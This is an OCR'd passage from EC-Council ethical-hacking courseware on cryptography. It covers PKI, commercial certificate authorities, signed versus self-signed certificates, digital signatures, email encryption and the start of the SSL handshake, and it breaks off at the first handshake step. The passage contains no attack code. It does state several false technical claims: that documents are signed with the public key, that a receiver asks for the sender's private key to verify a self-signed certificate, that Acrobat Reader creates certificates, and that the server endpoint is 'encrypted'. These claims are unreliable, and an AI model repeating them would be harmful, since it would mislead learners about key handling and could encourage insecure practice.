



Figure 20.17: Public Key Infrastructure (PKI)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Certification Authorities

Certification authorities (CAs) are trusted entities that issue digital certificates. The digital certificate certifies the possession of the public key by the subject (user, company, or system) specified in the certificate. This aids others to trust signatures or statements made by the private key that is associated with the certified public key.

Some popular CAs are discussed below:

- **Comodo**

  Source: *https://www.comodoca.com*

  Comodo offers a range of PKI digital certificates with strong SSL encryption (128/256 available) with Server-Gated Cryptography (SGC). It ensures standards of confidentiality, system reliability, and pertinent business practices as judged via qualified independent audits. It offers PKI management solutions such as Comodo Certificate Manager and Comodo EPKI Manager.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.18: Screenshot of Comodo Website

- **IdenTrust**

  Source: *https://www.identrust.com*

  IdenTrust is a trusted third party that provides CA services for many sectors such as banks, corporates, governments, and healthcare. It provides solutions such as digital signing and sealing, compliance with NIST SP 800-171, global identity networks, and managed PKI hosting services.




Figure 20.19: Screenshot of IdenTrust Website

- **Symantec**

  Source: *https://www.websecurity.symantec.com*

  Symantec Corporation (NASDAQ: SYMC) provides solutions that allow companies and consumers to engage in communications and commerce online with confidence. Symantec offers SSL/TLS certificates such as Secure Site, Secure Site with EV, and Secure Site Pro.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.20: Screenshot of Symantec Website


- **GoDaddy**

  Source: *https://www.godaddy.com*

  GoDaddy SSL Certificates offer a complete range of certificates that comply with CA/Browser Forum guidelines. They provide the SHA-2 hash algorithm and 2048-bit encryption, protection of unlimited servers, etc.

Figure 20.21: Screenshot of GoDaddy Website

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Signed Certificate (CA) vs. Self-Signed Certificate

- **Signed Certificate**

  CAs sign and issue signed certificates. These certificates contain a public key and the identity of the owner. The corresponding private key is not made publicly available; instead, it is kept secret by the authorized user. By issuing the certificate, the CA confirms or validates that the public key contained in the certificate belongs to the person, company, server, or other entity mentioned in the certificate. CA verifies an application's credentials; thus, users and relying parties trust the information in the CA's certificates. The CA accepts responsibility for saying, "Yes, this person is who they state they are, and we, the CA, certify that." Some popular CAs include Comodo, IdenTrust, Symantec, and GoDaddy.




Figure 20.22: Process of obtaining signed certificates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the diagram above, the user approaches a trustworthy CA and purchases a digital certificate. The CA issues a certificate (having a public key and the identity of the user) to the user and updates the VA with the same information. The user signs a document with the public key and sends it to the receiver. Then, the receiver verifies the certificate by inquiring with the VA, who verifies the certificate to the receiver but does not share the private key.

- **Self-Signed Certificate**

A self-signed certificate is an identity certificate signed by the same entity whose identity it certifies. In general, self-signed certificates are widely used for testing servers. In a self-signed certificate, a user creates a pair of public and private keys using a certificate creation tool such as Adobe Acrobat Reader, Java's keytool, and Apple's Keychain, and signs the document with the public key. The receiver requests the sender for the private key to verify the certificate. However, certificate verification rarely occurs due to the necessity of disclosing the private key. This makes self-signed certificates useful only in a self-controlled testing environment.





Figure 20.23: Process of generating self-signed certificates


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Email Encryption

Currently, most businesses use email as the primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about the organization, such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause severe losses to the organization. One can protect emails containing sensitive information by encrypting them. This section deals with email security mechanisms such as digital signature, SSL, TLS, cryptographic toolkits, PGP, GPG, and email encryption tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Digital Signature

A digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital form rather than in written form. A digital signature is a cryptographic means of authentication. Public-key cryptography uses asymmetric encryption and helps the user to create a digital signature. The two types of keys in public-key cryptography are the private key (only the signer knows this key and uses it to create a digital signature) and the public key (it is widely known and the relying party uses it to verify the digital signature).

A hash function is an algorithm that helps a user to create and verify a digital signature. This algorithm creates a digital representation, also known as the message fingerprint. This fingerprint has a hash value that is much smaller than the message, but one that is unique to it. If the attacker changes the message, the hash function will automatically produce a different hash value.

To verify the digital signature, one needs the hash value of the original message and the encryption algorithm used to create the digital signature. Using both the public key and the new result, the verifier checks to see if the digital signature was created with the related private key and whether the new hash value is the same as the original one. A digital signature may be further protected by encrypting the signed email for confidentiality.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.24: Using digital signature for email security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Secure Sockets Layer (SSL)

The Secure Sockets Layer (SSL) protocol is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet. It is used to provide a secure authentication mechanism between two communicating applications, such as a client and a server. SSL requires a reliable transport protocol, such as TCP, for data transmission and reception. It uses RSA asymmetric (public-key) encryption to encrypt data transferred over SSL connections.

Any application-layer protocol that is higher than SSL, such as HTTP, FTP, and telnet, can form a transparent layer over SSL. SSL acts as an arbitrator between the encryption algorithm and the session key; it also verifies the destination server prior to the transmission and reception of data. SSL encrypts the complete data of the application protocol to ensure security.

SSL also offers "**channelsecurity**" with three basic properties:

- **Private channel** – All the messages are encrypted after a simple handshake is used to define a secret key.
- **Authenticated channel** – The server endpoint of the conversation is always encrypted, whereas the client endpoint is optionally authenticated.
- **Reliable channel** – Message transfer has an integrity check.

SSL uses both asymmetric and symmetric authentication mechanisms. Public-key encryption verifies the identities of the server, the client, or both. Once authentication has occurred, the client and server can create symmetric keys, allowing them to communicate and transfer data rapidly. An SSL session is responsible for carrying out the SSL handshake protocol to organize the states of the server and clients, thus ensuring consistency of the protocol.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SSL Handshake Protocol Flow

The SSL handshake protocol works on top of the SSL record layer. The processes executed in the three-way handshake protocol are as follows:

1. The client sends a hello message to the server, to which the server must respond with a hello message, or the connection will fail due to the occurrence of a fatal error. The attributes established due to the server and client hello are protocol version, session ID, cipher suite, and compression method.
